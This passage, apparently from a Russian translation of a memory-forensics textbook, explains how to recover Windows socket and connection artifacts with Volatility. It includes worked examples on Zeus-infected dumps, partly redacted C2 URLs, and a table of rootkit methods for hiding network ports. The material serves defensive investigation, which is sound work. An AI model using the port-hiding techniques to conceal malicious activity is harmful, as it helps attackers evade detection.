


Рисунок 11-2. Связь между API сокетов и создаваемыми ими артефактами в памяти (сторона клиента)

> **Примечание.**
>
> Освобождение объекта не означает, что занятая им память немедленно перезаписывается. Поэтому следы прежних объектов можно найти в освобожденной или более не выделенной памяти спустя долгое время после использования сокетов. Подробнее это обсуждается далее в главе.

Теперь, когда вы понимаете, как и когда в памяти создаются различные сетевые артефакты, можно перейти к их поиску в дампах памяти и к выводам, которые можно сделать в ходе расследования.

Цели анализа

Перед вами стоят следующие цели:

• **Выявлять нелегитимные слушающие сокеты:** научиться отличать легитимные серверные сокеты от тех, которые используются для приема входящих соединений злоумышленников. В некоторых случаях грань может быть тонкой. Например, если файловый сервер прослушивает порт 21 (FTP), это ожидаемо; но если на нем находились похищенные документы или уязвимость в коде FTP-сервера позволила скомпрометировать компьютер, он быстро становится более важной частью расследования.
• **Выявлять подозрительные удаленные соединения:** один из наиболее распространенных способов использования исследователями сетевых артефактов в памяти - анализ удаленных соединений. Обращался ли конкретный процесс в системе к TCP-порту сервера в другой стране? Использовал ли сотрудник клиент TOR для просмотра веб-страниц? Обменивается ли вредоносная программа данными со своим центром управления через протокол чата в реальном времени, например Jabber или IRC? Находятся ли какие-либо удаленные IP-адреса в черных списках или отмечены службами оценки репутации IP?
• **Находить системы с сетевыми картами в неразборчивом режиме:** можно исследовать сокеты в памяти подозреваемого компьютера и определить, находится ли одна из его сетевых карт в неразборчивом (promiscuous) режиме. Это позволяет обнаруживать в сети компьютеры, которые могут пытаться перехватывать трафик других систем или выполнять атаки «человек посередине».
• **Обнаруживать скрытые порты в работающих системах:** многие руткиты фильтруют порты и IP-адреса, перехватывая API работающих систем. Поскольку криминалистический анализ памяти не зависит от API операционной системы, перехваты легко видны и не оказывают на него влияния. Поэтому сравнение данных, доступных через API Windows на работающем компьютере, с тем, что Volatility видит в его ОЗУ, позволяет выявить скрываемую сетевую активность.
• **Восстанавливать историю браузера:** научиться определять, какие URL посещал браузер (или образец вредоносной программы, использующий API браузера) на подозреваемом компьютере. Если файлы истории удалены с диска, все еще может быть возможно найти кэшированные записи в памяти вместе с такими сведениями, как временные метки последнего доступа, размер данных, возвращенных веб-серверами, и даже заголовки HTTP-ответов.

Структуры данных (XP и 2003)

Структуры `_ADDRESS_OBJECT` и `_TCPT_OBJECT` не документированы Microsoft, но в прошлом многие специалисты исследовали их с помощью обратного проектирования. Ниже приведены варианты, используемые в платформе Volatility для 64-разрядных систем Windows XP и Server 2003.

```
>>> dt("_ADDRESS_OBJECT")
'_ADDRESS_OBJECT'
```

```
0x0   : Next                          ['pointer', ['_ADDRESS_OBJECT']]
0x58  : LocalIpAddress                ['IpAddress']
0x5c  : LocalPort                     ['unsigned be short']
0x5e  : Protocol                      ['unsigned short']
0x238 : Pid                           ['unsigned long']
0x248 : CreateTime                    ['WinTimeStamp', {'is_utc': True}]
>>> dt("_TCPT_OBJECT")
'_TCPT_OBJECT'
0x0   : Next                          ['pointer', ['_TCPT_OBJECT']]
0x14  : RemoteIpAddress               ['IpAddress']
0x18  : LocalIpAddress                ['IpAddress']
0x1c  : RemotePort                    ['unsigned be short']
0x1e  : LocalPort                     ['unsigned be short']
0x20  : Pid                           ['unsigned long']
```

Ключевые моменты

Основные моменты таковы:

• **Next:** указатель на следующий объект, благодаря которому создается односвязный список записей. У завершающей записи значение Next равно нулю. Это поле можно использовать для перечисления активных сокетов и соединений.
• **LocalIpAddress:** локальный IP-адрес в упакованном (целочисленном) формате. Если сокет прослушивает все IP-адреса, это значение может быть равно `0.0.0.0`.
• **LocalPort:** локальный порт (с порядком байтов от старшего к младшему).
• **Protocol:** номер протокола IP (см. iana.org). Для `_TCPT_OBJECT` этот член не нужен, поскольку данные структуры по определению предназначены только для TCP.
• **Pid:** идентификатор процесса (PID), который открыл сокет или создал соединение.
• **CreateTime:** временная метка UTC (только для сокетов), указывающая время создания сокета.
• **RemotePort:** удаленный порт (только для соединений) в формате с порядком байтов от старшего к младшему.
• **RemoteIpAddress:** удаленный IP-адрес (только для соединений) в упакованном (целочисленном) формате.

Активные сокеты и соединения

Операционная система поддерживает активные сокеты и соединения с помощью хеш-таблицы с цепочками переполнения, которая состоит из односвязных списков (см. главу 2). Поэтому один из способов перечислить существующие в системе сокеты - найти и обойти все записи хеш-таблицы. Каждая ненулевая запись рассматривается как начало односвязного списка структур `_ADDRESS_OBJECT`, после чего указатели Next прослеживаются до конца списка, который обозначается нулевым значением Next. Аналогично можно поступить со списком `_TCPT_OBJECT`, чтобы перечислить открытые соединения в системе.

Именно так работают плагины Volatility `sockets` и `connections`. Для обеих команд Volatility находит модуль `tcpip.sys` в памяти ядра и отыскивает неэкспортируемую глобальную переменную в его секции данных. Для сокетов Volatility находит переменную `_AddrObjTable`, которая хранит указатель на первую запись `_ADDRESS_OBJECT`. Для соединений находится переменная `_TCBTable`, хранящая указатель на первую запись `_TCPT_OBJECT`. Схема процедуры перечисления показана на рисунке 11-3.




Рисунок 11-3. Схема поиска объектов сокетов и соединений в памяти систем XP и 2003

Следующая команда показывает пример использования Volatility для вывода сокетов из дампа памяти, зараженного вредоносной программой Zeus:

```
$ python vol.py sockets -f zeus.bin --profile=WinXPSP3x86
Volatility Foundation Volatility Framework 2.4
   PID   Port   Proto  Protocol        Address         Create Time
-------- ------ ------ --------------- --------------- -----------
 1156   1900     17 UDP             192.168.128.128 2008-12-11 20:51:52
  892  19705      6 TCP             0.0.0.0         2009-02-12 03:38:14
  740    500     17 UDP             0.0.0.0         2008-09-18 05:33:19
    4    139      6 TCP             192.168.128.128 2008-12-11 20:51:51
    4    445      6 TCP             0.0.0.0         2008-09-18 05:32:51
  972    135      6 TCP             0.0.0.0         2008-09-18 05:32:59
    4    137     17 UDP             192.168.128.128 2008-12-11 20:51:51
 1320   1029      6 TCP             127.0.0.1       2008-09-18 05:33:29
 1064    123     17 UDP             127.0.0.1       2008-12-11 20:51:52
  740      0    255 Reserved        0.0.0.0         2008-09-18 05:33:19
 1112   1025     17 UDP             0.0.0.0         2008-09-18 05:33:28
 1112   1033     17 UDP             0.0.0.0         2008-09-18 05:42:19
    4    138     17 UDP             192.168.128.128 2008-12-11 20:51:51
  892  35335      6 TCP             0.0.0.0         2009-02-12 03:38:14
 1112   1115     17 UDP             0.0.0.0         2008-12-11 18:54:24
 1064    123     17 UDP             192.168.128.128 2008-12-11 20:51:52
  892   1277      6 TCP             0.0.0.0         2009-02-12 03:38:15
 1156   1900     17 UDP             127.0.0.1       2008-12-11 20:51:52
  740   4500     17 UDP             0.0.0.0         2008-09-18 05:33:19
 1064   1276     17 UDP             127.0.0.1       2009-02-12 03:38:12
 1064   1275     17 UDP             192.168.128.128 2009-02-12 03:38:12
    4    445     17 UDP             0.0.0.0         2008-09-18 05:32:51
```

В выводе видны идентификатор владеющего процесса, порт, протокол и время создания. Начнем анализ с выделенной полужирным записи в верхней части таблицы: она показывает, что процесс с PID 892 использует TCP-порт 19705. Поскольку `_ADDRESS_OBJECT` выделяется и для клиентских, и для серверных сокетов, невозможно определить, прослушивает ли процесс входящие соединения на TCP-порту 19705 или он просто установил TCP-соединение с удаленной конечной точкой (например, `memoryanalysis.net:80`), используя 19705 как исходный порт.

Однако известно, что порты ниже 1025 обычно зарезервированы для серверов. Порты выше 1025 могут быть как эфемерными (то есть кратковременными) клиентскими портами, так и серверными портами приложений, у которых нет привилегий, необходимых для привязки к портам нижнего диапазона. Разумеется, всегда бывают исключения: например, Remote Desktop Protocol (RDP)

привязывается к TCP-порту 3389 даже при наличии административных привилегий. Поэтому для определения назначения TCP-сокета, использующего порт 19705, потребуется дополнительная информация.

Продолжим с учетом известного об эфемерных клиентских портах: их номера увеличиваются на единицу до достижения максимума (он различается; см. следующее примечание), после чего снова начинаются с 1025. Если TCP 19705 является клиентским сокетом, другие процессы в системе, создавшие клиентские сокеты в пределах нескольких секунд, получили бы близкие к 19705 значения. Расположим все сокеты, созданные в тот же период, по времени создания и посмотрим, подтверждают ли какие-либо свидетельства нашу гипотезу:

```
   PID   Port   Proto  Protocol        Address         Create Time
-------- ------ ------ --------------- --------------- -----------
  1064   1276     17   UDP             127.0.0.1       2009-02-12 03:38:12
  1064   1275     17   UDP             192.168.128.128 2009-02-12 03:38:12
892   19705      6   TCP            0.0.0.0         2009-02-12 03:38:14
  892   35335      6   TCP             0.0.0.0         2009-02-12 03:38:14
  892    1277      6   TCP             0.0.0.0         2009-02-12 03:38:15
```

В 03:38:12 система назначила порты 1275 и 1276 процессу с PID 1064. Через три секунды, в 03:38:15, система назначила порт 1277 процессу с PID 892. Между этими событиями, в 03:38:14, были созданы сокеты с сильно отличающимися номерами 19705 и 35335. Такая закономерность указывает, что сокеты с портами 1275, 1276 и 1277, вероятно, являются эфемерными клиентскими сокетами, а сокеты с портами 19705 и 35335 - серверными. Кроме того, поскольку первые два клиентских сокета используют UDP, они могут участвовать в выполнении DNS-запросов.

> **Примечание.**
>
> Фактические диапазоны эфемерных клиентских портов различаются между версиями операционных систем. Диапазоны также можно настроить вручную, изменив реестр. Дополнительные сведения см. по адресу ncftp.com.

Дальнейшее исследование можно провести, определив процессы, использующие эти сокеты, и наличие активных соединений. Следующий вывод показывает, что интересующие нас сокеты были созданы двумя разными экземплярами `svchost.exe`, а TCP 1277 действительно является клиентским сокетом, подключенным к порту 80 адреса `XX.XX.117.254` (адрес на Украине). Примечание: XX обозначает изъятые значения.

```
$ python vol.py -f zeus.vmem --profile=WinXPSP3x86 pslist | grep 892
Volatility Foundation Volatility Framework 2.4
Name                 PID   PPID   Thds     Hnds   Sess  Start
---------------- ------ ------ ------ -------- ------ ------------------
svchost.exe          892    728     26      294      0  2008-09-18 05:32:58

$ python vol.py -f zeus.vmem --profile=WinXPSP3x86 pslist | grep 1064
Volatility Foundation Volatility Framework 2.4
Name                 PID   PPID   Thds     Hnds   Sess  Start
---------------- ------ ------ ------ -------- ------ ------------------
svchost.exe         1064    728     62     1235      0  2008-09-18 05:32:59
$ python vol.py -f zeus.vmem --profile=WinXPSP3x86 connections
Volatility Foundation Volatility Framework 2.4
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x81eba510 192.168.128.128:1277      XX.XX.117.254:80          892
```

Как вы узнали в главе 8, некоторые вредоносные программы, включая Zeus, внедряют код в другие процессы, чтобы оставаться незаметными. Здесь виден результат внедрения кода: создается впечатление, что за сетевую активность Zeus отвечает `svchost.exe`. Хотя для сокетов TCP 19705 и TCP 35335 нет активных соединений, вероятно, это объясняется лишь тем, что во время получения образа памяти злоумышленники не были активно подключены либо зараженная система находилась за межсетевым экраном и была недоступна из Интернета.

Связывание соединений с кодом

Хотя к этому моменту многие части головоломки уже решены, некоторые вопросы остаются без ответа. Например, каково назначение прослушивающих TCP-сокетов? Предоставляют ли они удаленную командную оболочку или прокси SOCKS, через который злоумышленники могут направлять соединения через зараженный компьютер к другим системам внутренней сети? Чтобы ответить на эти вопросы, необходимо извлечь вредоносный код из дампа памяти и провести его статический анализ. Однако найти точный сегмент кода, инициировавший соединение, бывает непросто.

Сначала рекомендуется попытаться определить, является ли вредоносным основной исполняемый файл процесса (`.exe`). Если да, процесс можно выгрузить с помощью плагина `procdump` и начать обратное проектирование. Исследуйте таблицу адресов импорта (IAT) и проследуйте по перекрестным ссылкам к API `socket`, `connect` и `send`. Обычно эта процедура приводит непосредственно к функциям, обрабатывающим сетевое взаимодействие.

Если основной процесс выглядит легитимным (например, это `explorer.exe` или `svchost.exe`), возможно, он стал жертвой внедрения кода. В таком случае можно просканировать память процесса в поисках внедренных блоков кода (например, с помощью плагина `malfind`) или определенных признаков, связанных с интересующим соединением, таких как часть URL или имя узла DNS. Такое сканирование можно выполнить плагином `yarascan`, как показано в следующем выводе. Предположим, что IP-адрес (`XX.XXX.5.140`) был извлечен из журналов межсетевого экрана в сети системы-жертвы.

```
$ python vol.py -f memory.raw yarascan --profile=WinXPSP3x86
      -p 3060 -W -Y "XX.XXX.5.140"
Volatility Foundation Volatility Framework 2.4
Rule: r1
Owner: Process ab.exe Pid 3060
0x5500e9ae  XX 00 XX 00 2e 00 XX 00 XX 00 2e 00 35 00   X.X...X.X.X...5.
0x5500e9be  2e 00 31 00 34 00 30 00 3a 00 38 00 30 00 38 00   ..1.4.0.:.8.0.8.
0x5500e9ce  30 00 2f 00 7a 00 62 00 2f 00 76 00 5f 00 30 00   0./.z.b./.v._.0.
0x5500e9de  31 00 5f 00 61 00 2f 00 69 00 6e 00 2f 00 00 00   1._.a./.i.n./...
```

Поиск подстроки `XX.XXX.5.140` привел к экземпляру `XX.XXX.5.140:8080/zb/v_01_a/in/` по адресу `0x5500e9ae`, который определенно выглядит как часть URL. Выполнив обратный поиск с помощью `dlllist`, можно заметить, что этот диапазон адресов находится внутри DLL с именем `ab.dll`, начинающейся по адресу `0x55000000`.

```
$ python vol.py -f memory.raw yarascan --profile=WinXPSP3x86
      -p 3060 dlllist
Volatility Foundation Volatility Framework 2.4
************************************************************************
ab.exe pid:   3060
Command line : "C:\WINDOWS\system32\ab.exe"
Service Pack 2

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x00400000    0x21000     0xffff C:\WINDOWS\system32\ab.exe
0x7c900000    0xb0000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf4000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77d40000    0x90000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x46000     0xffff C:\WINDOWS\system32\GDI32.dll
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
0x55000000    0x33000        0x1 C:\WINDOWS\system32\ab.dll
0x77dd0000    0x9b000       0x14 C:\WINDOWS\system32\advapi32.dll
0x77e70000    0x91000        0xb C:\WINDOWS\system32\RPCRT4.dll
0x71ab0000    0x17000        0x1 C:\WINDOWS\system32\WS2_32.dll
0x71aa0000     0x8000        0x1 C:\WINDOWS\system32\WS2HELP.dll
```

```
0x77f60000    0x76000        0x3 C:\WINDOWS\system32\SHLWAPI.dll
0x7c9c0000   0x814000        0x1 C:\WINDOWS\system32\SHELL32.dll
0x5d090000    0x97000        0x1 C:\WINDOWS\system32\comctl32.dll
0x77b40000    0x22000        0x1 C:\WINDOWS\system32\Apphelp.dll
0x77c00000     0x8000        0x1 C:\WINDOWS\system32\VERSION.dll
```

Теперь DLL можно извлечь с помощью `dlldump` и анализировать так же, как исполняемый файл. Однако, к сожалению, строки не всегда удается сопоставить с DLL. Все зависит от устройства вредоносной программы. Вместо размещения URL в открытом виде внутри двоичного файла он может декодироваться во время выполнения и копироваться в кучу или другой блок виртуально выделенной памяти в адресном пространстве процесса. Рассмотрим следующий пример, где интересный URL найден по адресу `0x75d82438` простым поиском строки `http`:

```
$ python vol.py -f jack.mem --profile=Win7SP0x86 yarascan
   -p 3030 --wide -Y "http"
Volatility Foundation Volatility Framework 2.4
Rule: r1
Owner: Process jack.exe Pid 3030
0x75d82438  68 00 74 00 74 00 70 00 3a 00 2f 00 2f 00 XX 00   h.t.t.p.:././.X.
0x75d82448  XX 00 XX 00 2e 00 31 00 33 00 34 00 2e 00 31 00   X.X...1.3.4...1.
0x75d82458  37 00 36 00 2e 00 31 00 32 00 36 00 2f 00 65 00   7.6...1.2.6./.e.
0x75d82468  78 00 69 00 73 00 74 00 73 00 2f 00 50 00 61 00   x.i.s.t.s./.P.a.
Rule: r1
Owner: Process jack.exe Pid 3030
0x76c02552  68 00 74 00 74 00 70 00 20 00 65 00 72 00 72 00   h.t.t.p...e.r.r.
0x76c02562  6f 00 72 00 73 00 00 00 90 90 55 00 72 00 6c 00   o.r.s.....U.r.l.
0x76c02572  45 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00   E.n.c.o.d.i.n.g.
0x76c02582  00 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00   ..E.n.a.b.l.e.d.
[snip]
```

Дальнейшее исследование показывает, что адрес `0x75d82438` не находится ни в одной загруженной DLL. Наличие URL в этом месте сообщает о фактическом назначении соединения не больше, чем соответствующий IP-адрес (`XXX.134.176.126`) в выводе плагинов `sockets` или `connections`. Тем не менее некоторые полезные сведения уже имеются. Какой бы кропотливой ни была эта процедура, иногда значительного успеха можно добиться поиском указателей на упомянутый адрес. Прежде чем выполнять поиск, целое число `0x75d82438` необходимо преобразовать в отдельные байты и убедиться, что они расположены в порядке, соответствующем целевой операционной системе. Поскольку исследуется Windows, обычно работающая на оборудовании с порядком байтов от младшего к старшему, критерий поиска выглядит так:

```
$ python vol.py -f jack.mem --profile=Win7SP0x86 yarascan
     -p 3030 -Y "{38 24 d8 75}"
Volatility Foundation Volatility Framework 2.4
Rule: r1
Owner: Process jack.exe Pid 3030
0x75d47500  38 24 d8 75 ff b5 64 ff ff ff e8 da 37 00 00 85   8$.u..d.....7...
0x75d47510  c0 75 27 8b 03 53 ff b5 68 ff ff ff 89 85 60 ff   .u'..S..h.....`.
0x75d47520  ff ff 68 38 24 d8 75 e8 31 c7 fe ff 89 85 6c ff   ..h8$.u.1.....l.
0x75d47530  ff ff 85 c0 0f 8c 4a e2 01 00 6a 00 57 ff d6 83   ......J...j.W...
```

Согласно выводу, по адресу `0x75d47500` сохранен указатель на `0x75d82438`. Затем можно дизассемблировать код вокруг сохраненного указателя и выяснить, как он используется. Обратите внимание, что из адреса вычтено несколько байтов, чтобы показать инструкции как до, так и после `0x75d47500`.

```
$ python vol.py -f jack.mem  --profile=Win7SP0x86 volshell -p 3030
Volatility Foundation Volatility Framework 2.4
Current context: process jack.exe, pid=3030, ppid=2340 DTB=0x1f441380
Welcome to volshell!
To get help, type 'hh()'
>>> dis(0x75d474f0)
0x75d474f0 39058422d875                    CMP [0x75d82284], EAX
0x75d474f6 7542                            JNZ 0x75d4753a
0x75d474f8 a900100000                      TEST EAX, 0x1000
0x75d474fd 753b                            JNZ 0x75d4753a
```

```
0x75d474ff 683824d875                      PUSH DWORD 0x75d82438
0x75d47504 ffb564ffffff                    PUSH DWORD [EBP-0x9c]
0x75d4750a e8da370000                      CALL 0x75d4ace9
0x75d4750f 85c0                            TEST EAX, EAX
[snip]
>>> dis(0x75d4ace9)
0x75d4ace9 8bff                            MOV EDI, EDI
0x75d4aceb 55                              PUSH EBP
0x75d4acec 8bec                            MOV EBP, ESP
0x75d4acee 8b4d08                          MOV ECX, [EBP+0x8]
0x75d4acf1 8b550c                          MOV EDX, [EBP+0xc]
0x75d4acf4 0fb701                          MOVZX EAX, WORD [ECX]
0x75d4acf7 6685c0                          TEST AX, AX
[snip]
```

Указатель на URL (`0x75d82438`) передается вторым параметром функции по адресу `0x75d4ace9`. Поэтому эту функцию можно дизассемблировать, чтобы определить, где и, что еще важнее, как используется URL.

> **Примечание.**
>
> Помните, что искать приходится не только строки. Например, вместо того чтобы оставлять в двоичном файле видимую строку `badsite.com` (которая разрешается в IP-адрес `12.34.56.78`) и выполнять DNS-поиск во время работы, злоумышленники могут жестко закодировать в программе целое число. Следующий код показывает, как преобразовать IP-адрес из строковой формы с четырьмя числами через точки в целое число с сетевым порядком байтов.

```
$ python
>>> import socket
>>> import struct
>>> struct.unpack(">I", socket.inet_aton("12.34.56.78"))[0]
203569230
```

> В этом случае память следует сканировать именно в поисках четырехбайтового значения 203569230.

Неактивные сокеты и соединения

Вместо обхода связных списков в виртуальном адресном пространстве, как это делают команды `sockets` и `connections`, команды `sockscan` и `connscan` сканируют физическое пространство дампа памяти в поисках выделений пула ядра с соответствующими тегом, размером и типом (страничный или нестраничный), как описано в главе 5. Поэтому с помощью `connscan` и `sockscan` потенциально можно выявить сокеты и соединения, использовавшиеся в прошлом, поскольку поиск также ведется в освобожденных и более не выделенных блоках памяти. Ниже приведен пример:

```
$ python vol.py -f Win2K3SP0x64.vmem --profile=Win2003SP2x64 connscan
Volatility Foundation Volatility Framework 2.4
 Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ------
0x0ea7a610 172.16.237.150:1419       74.125.229.187:80          2136
0x0eaa3c90 172.16.237.150:1393       216.115.98.241:80          2136
0x0eaa4480 172.16.237.150:1398       216.115.98.241:80          2136
0x0ead8560 172.16.237.150:1402       74.125.229.188:80          2136
0x0ee2d010 172.16.237.150:1403       74.125.229.188:80          2136
0x0eee09e0 172.16.237.150:1352       64.4.11.20:80              2136
0x0f9f83c0 172.16.237.150:1425       98.139.240.23:80           2136
0x0f9fe010 172.16.237.150:1394       216.115.98.241:80          2136
0x0fb2e2f0 172.16.237.150:1408       72.246.25.25:80            2136
0x0fb2e630 172.16.237.150:1389       209.191.122.70:80          2136
```

```
0x0fb72730 172.16.237.150:1424       98.139.240.23:80           2136
0x0fea3a80 172.16.237.150:1391       209.191.122.70:80          2136
0x0fee8080 172.16.237.150:1369       64.4.11.30:80              2136
0x0ff21bc0 172.16.237.150:1418       74.125.229.188:80          2136
0x1019ec90 172.16.237.150:1397       216.115.98.241:80          2136
0x179099e0 172.16.237.150:1115       66.150.117.33:80           2856
0x2cdb1bf0 172.16.237.150:139        172.16.237.1:63369            4
0x339c2c00 172.16.237.150:1138       23.45.66.43:80             1332
0x39b10010 172.16.237.150:1148       12.206.53.84:443              0
```

У самой последней записи PID владельца равен нулю, а это недопустимое значение идентификатора процесса. Это не результат работы руткита, изменившего PID на ноль, или чего-либо подобного: сканер обнаружил остаточную структуру, которая была частично перезаписана. Можно заключить, что ранее она содержала допустимые сведения, поскольку исходный IP-адрес, исходный порт, IP-адрес назначения и порт назначения выглядят правдоподобно. Недопустимые PID вполне можно отфильтровать, но это противоречило бы назначению сканера, и тогда можно было бы пропустить потенциально важнейшую улику: локальный компьютер обращался к IP-адресу `12.206.53.84` через порт 443.

Примечание.

В некоторых случаях недопустимым оказывается более одного поля вывода. Например, у одного или нескольких соединений могут быть недопустимые PID и порты, но правдоподобный IP-адрес. В других случаях искажены IP-адреса, а порты и PID выглядят нормально. Это опять же компромисс между полным перебором освобожденных и более не выделенных блоков памяти и обходом активного списка соединений: во втором случае все поля должны быть допустимыми, но обнаружить прошлую активность невозможно.

Один из способов уменьшить шум, связанный с недопустимыми полями, заключается в получении списка IP-адресов компьютера из реестра или в его сборе во время реагирования на работающей системе с помощью команды `ipconfig`. Затем вывод можно настроить так, чтобы показывать только соединения, локальные или удаленные адреса которых входят в этот список IP-адресов.

Скрытые соединения

Существует множество способов скрыть прослушиваемые порты и активные соединения в работающей системе. В таблице 11-1 кратко представлены некоторые возможности и способы их обнаружения в дампах памяти с помощью Volatility.

Таблица 11-1. Обнаружение сетевых руткитов в памяти

Метод руткита	Обнаружение в памяти
Перехват API пользовательского режима, используемых такими программами, как `netstat.exe` и `TCPView.exe`. Примеры: `DeviceIoControl`, `ZwDeviceIoControlFile`, `GetTcpTable` и `GetExtendedTcpTable`. Так работает руткит AFX.	Используйте плагин Volatility `apihooks` для обнаружения перехватов. Можно также просто использовать команды `sockets` или `connections` (XP/2003) либо `netscan` (Vista и более поздние версии), поскольку они не зависят от API работающей системы.
Установка драйвера ядра, который перехватывает функцию `IRP_MJ_DEVICE_CONTROL` устройства `\Device\Tcp` (принадлежащего `tcpip.sys`) и фильтрует попытки получить сведения с помощью кода `IOCTL_TCP_QUERY_INFORMATION_EX`. Джейми Батлер (Jamie Butler) написал экспериментальный руткит TCPIRPHook, использующий этот метод.	Используйте плагин Volatility `driverirp` (см. главу 13) либо команды `sockets` или `connections` (XP/2003) либо `netscan` (Vista и более поздние версии).

Метод руткита	Обнаружение в памяти
Создание драйвера NDIS, работающего на значительно более низком уровне, чем Winsock 2, и тем самым обходящего создание обычных артефактов, таких как объекты сокетов и соединений.	Сосредоточьтесь на поиске загруженного драйвера путем сканирования объектов драйверов или скрытых потоков ядра. В качестве альтернативы из дампа памяти можно вырезать IP-пакеты или кадры Ethernet.

IP-пакеты и кадры Ethernet

В предыдущем разделе обсуждалась возможность написания авторами вредоносных программ собственных драйверов NDIS, обходящих API Winsock 2 и связанные с ними артефакты. Однако даже в этом случае перед отправкой в сеть они должны сформировать IP-пакеты и кадры Ethernet в ОЗУ. Данные обоих типов должны соответствовать стандарту, предусматривающему использование общеизвестного структурированного заголовка и различных предсказуемых постоянных значений, например версии IP и длины заголовка IP. Поэтому просканировать память и найти заголовки, за которыми часто непосредственно следует полезная нагрузка, относительно просто.

